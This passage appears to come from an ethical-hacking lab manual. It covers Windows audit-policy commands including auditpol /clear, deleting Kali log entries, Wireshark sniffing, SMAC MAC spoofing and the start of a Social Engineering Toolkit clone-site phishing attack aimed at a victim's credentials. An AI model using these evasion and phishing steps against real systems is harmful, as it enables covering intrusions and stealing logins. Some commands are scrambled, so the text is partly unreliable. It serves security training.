/list          Displays selectable policy elements.
/backup       Saves the audit policy to a file.
/restore      Restores the audit policy from a file.
/clear        Clears the audit policy.
/remove       Removes the per-user audit policy for a user account.
/resourceSACL Configure global resource SACLs

Use AuditPol <command> /? for details on each command
C:\Windows\system32>
```

Enter the following command to enable auditing for System and Account logon: - C:\Windows\system32>**auditpol /set /category:"System","Account logon" /success:enable /failure:enable**



```
Administrator: Command Prompt


Commands (only one command permitted per execution)
 /?           Help (context-sensitive).
 /get         Displays the current audit policy.
 /set          Sets the audit policy.
 /list        Displays selectable policy elements.
 /backup      Saves the audit policy to a file.
 /restore     Restores the audit policy from a file.
 /clear       Clears the audit policy.
 /remove      Removes the per-user audit policy for a user account.
 /resourceSACl Configure global resource SACLs

Use AuditPol <command> /? for details on each command
C:\Windows\system32>auditpol /set /category:"System","Account logon" /success:enable /failure:enable
The command was successfully executed.

C:\Windows\system32>
```

To check Auditing is enabled, enter the command

C:\Windows\system32>**auditpol logon","System"/get /category:"Account**



```
Administrator: Command Prompt


C:\Windows\system32>auditpol /get /category:"Account logon","System"
System audit policy
Category/Subcategory           Setting
System
  Security State Change        Success and Failure
  IPsec Driver                 Success and Failure
  System Integrity              Success and Failure
  Security System Extension    Success and Failure
  Other System Events          Success and Failure
Account Logon
  Other Account Logon Events   Success and Failure
  Kerberos Service Ticket Operations Success and Failure
  Credential Validation        Success and Failure
  Kerberos Authentication Service Success and Failure

C:\Windows\system32>
```

To clear Audit Policies, Enter the following command

C:\Windows\system32>**auditpol /clear**

Are you sure (Press N to cancel or any other key to continue)?**Y**



```
Administrator: Command Prompt

C:\Windows\system32>auditpol /clear
Are you sure (Press N to cancel or any other key to continue)?Y
The command was successfully executed.

C:\Windows\system32>
```

To check Auditing, enter the command


C:\Windows\system32>**auditpol /get /category:"Account logon","System"**

```
C:\Windows\system32>auditpol /get /category:"Account Logon","System"
System audit policy
Category/Subcategory          Setting
Systems
  Security State Change       No Auditing
  IPsec Driver                No Auditing
  System Integrity             No Auditing
  Security System Extension   No Auditing
  Other System Events         No Auditing
Account Logon
  Other Account Logon Events  No Auditing
  Kerberos Service Ticket Operations  No Auditing
  Credential Validation      No Auditing
  Kerberos Authentication Service  No Auditing


C:\Windows\system32>
```


ix. Clearing Logs

1. Go to Kali Linux Machine
2. Go to /var/Logs folder:



3. Select any log file:




4. Open any log file; you can delete

```
Kali-Linux-2017.3-vm-amd64 on localhost.localdomain
File View VM
Applications Places Text Editor Fri 01:46 • auth.log Save
Open [ ] Applications Places Text Editor Fri 01:46 • auth.log Save
May 2 07:25:08 kali CRON[32135]: pam_unix(cron:session): session opened for user root by (uid=0)
May 2 07:25:08 kali CRON[32135]: pam_unix(cron:session): session closed for user root
May 2 07:30:04 kali CRON[32149]: pam_unix(cron:session): session opened for user root by (uid=0)
May 2 07:30:04 kali CRON[32149]: pam_unix(cron:session): session closed for user root
May 2 07:31:42 kali gdm-password: gkr-pam: unlocked login keyring
May 2 07:34:10 kali sudo:      root : TTY=pts/0 ; PWD=/root ; USER=root ; COMMAND=/bin/mv /root/Desktop/Test.exe /var/www/html/share
May 2 07:34:10 kali sudo: pam_unix(sudo:session): session opened for user root by (uid=0)
May 2 07:34:10 kali sudo: pam_unix(sudo:session): session closed for user root
May 2 07:34:23 kali sudo:      root : TTY=pts/0 ; PWD=/root ; USER=root ; COMMAND=/bin/mv /root/Desktop/Test.exe /var/www/html/share
May 2 07:34:23 kali sudo: pam_unix(sudo:session): session opened for user root by (uid=0)
May 2 07:34:23 kali sudo: pam_unix(sudo:session): session closed for user root
May 2 07:34:45 kali sudo:      root : TTY=pts/0 ; PWD=/root ; USER=root ; COMMAND=/bin/mv /Desktop/Test.exe /var/www/html/share
May 2 07:34:45 kali sudo: pam_unix(sudo:session): session opened for user root by (uid=0)
May 2 07:34:45 kali sudo: pam_unix(sudo:session): session closed for user root
May 2 07:35:09 kali CRON[32255]: pam_unix(cron:session): session opened for user root by (uid=0)
May 2 07:35:09 kali CRON[32255]: pam_unix(cron:session): session closed for user root
May 2 07:39:04 kali CRON[32396]: pam_unix(cron:session): session opened for user root by (uid=0)
May 2 07:39:04 kali CRON[32396]: pam_unix(cron:session): session closed for user root
```

Practical No. 5


a. Use Wireshark to sniff the network.

- Start Wireshark. Under the “Capture” header, select the “Interface List” option; or click on the “Interfaces” button on the toolbar:
This will bring up a list of network interfaces that Wireshark is able to capture packets from:



List of available capture interfaces

Select the network adapter (wired or wireless) that you are currently using to connect to the Internet, and hit the “Start” button. This will take you to the main window:



Wireshark is now capturing live network activity on your network interface. Notice that the list of packets is color-coded to highlight different types of network traffic.

- Open your web browser and navigate to a few random web pages - observe that the network packets corresponding to your web browsing activity are captured and show up in Wireshark as well.

- By default, the list of captured packets will keep scrolling automatically during a live capture. You can toggle this on/off using the AutoScroll toggle button in  the toolbar.
- After letting the capture run for a couple of minutes, press the stop capture  button. Do not close this capture session.

Filtering the Packet List

Capturing network traffic for a couple minutes could include traffic on many different protocols such as ARP, TCP, UDP, DNS, HTTP, etc.


We may not be interested in all of these, depending on what we are trying to achieve. Fortunately, Wireshark allows us to filter the list based on different criteria using the “Filter” toolbar:




Filter toolbar

Let us take a look at the HTTP traffic that occurs when we browse the web.

In the filter toolbar, type “http” and then click on “Apply”. The window will now list only captured packets related to HTTP traffic:




- In the top frame of the Wireshark main window, look for the packet that corresponds to your request. This contains the URL in the “Info” section. Select this packet.
- In the middle frame of the Wireshark window, expand the “Hypertext Transfer Protocol” section. Notice the details given for the:
 - GET request o Host o User-Agent o Accepts o cookie o etc



Take a look at the HTTP response to the above request.

In the top frame of the Wireshark main window, find and select the “HTTP/1.1 200 OK” packet immediately below the request for proxy.html. This is the response containing the requested web page.


Again, expand the “Hypertext Transfer Protocol” section. Notice the details given for o Cache-Control o Content-Type o Server o Etc




Details of incoming HTTP response corresponding to proxy.html

b. Use SMAC for MAC Spoofing.

Click on that folder and you will see SMAC 2.0. Click on that launcher and the SMAC main window **Figure** will open.




Take a look at **Figure** to see how much the listing grows on my laptop that includes wireless, wired, and dial-up connections.



When you click on a different listing, the information about that hardware will be displayed below.

Let's change the MAC address of the Wired Marvell Yukon PCI-E Faster Ethernet Controller. To do this, select that entry from the list and click the Random button. As you can see in **Figure**, the new, random MAC address is displayed in the New Spoofed MAC Address section.



The address listed will correspond to a manufacturer list that you can choose from.

If you know you want to spoof your MAC address to that of a specific manufacturer you can select a different manufacturer from the drop-down list. When you make this selection, the address listed will change. You can keep hitting Random until you get an address you like (or you can just take the first random address you get).

Once you have your address, select the Options menu and make sure Automatically Restart Adapter is checked. Once that is checked, hit the Update MAC Address button and the new MAC address will be applied.

Practical No. 6

a. Use Social Engineering Toolkit on Kali Linux to perform Social Engineering using Kali Linux.


We are using Kali Linux Social Engineering Toolkit to clone a website and send clone link to victim. Once Victim attempt to login to the website using the link, his credentials will be extracted from Linux terminal.

Procedure:


1. Click Social Engineering Tools
2. Click Social Engineering Toolkit



3. Enter "Y" to proceed.




4. Type "1" for Social Engineering Attacks




The one stop shop for all of your SE needs.
Join us on irc.freenode.net in channel #setoolkit
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: <https://www.trustedsec.com>
It's easy to update using the PenTesters Framework! (PTF)
Visit <https://github.com/trustedsec/ptf> to update all your tools!
Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit

5. Type “2” for website attack vector



Visit: <https://www.trustedsec.com>
It's easy to update using the PenTesters Framework! (PTF)
Visit <https://github.com/trustedsec/ptf> to update all your tools!
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
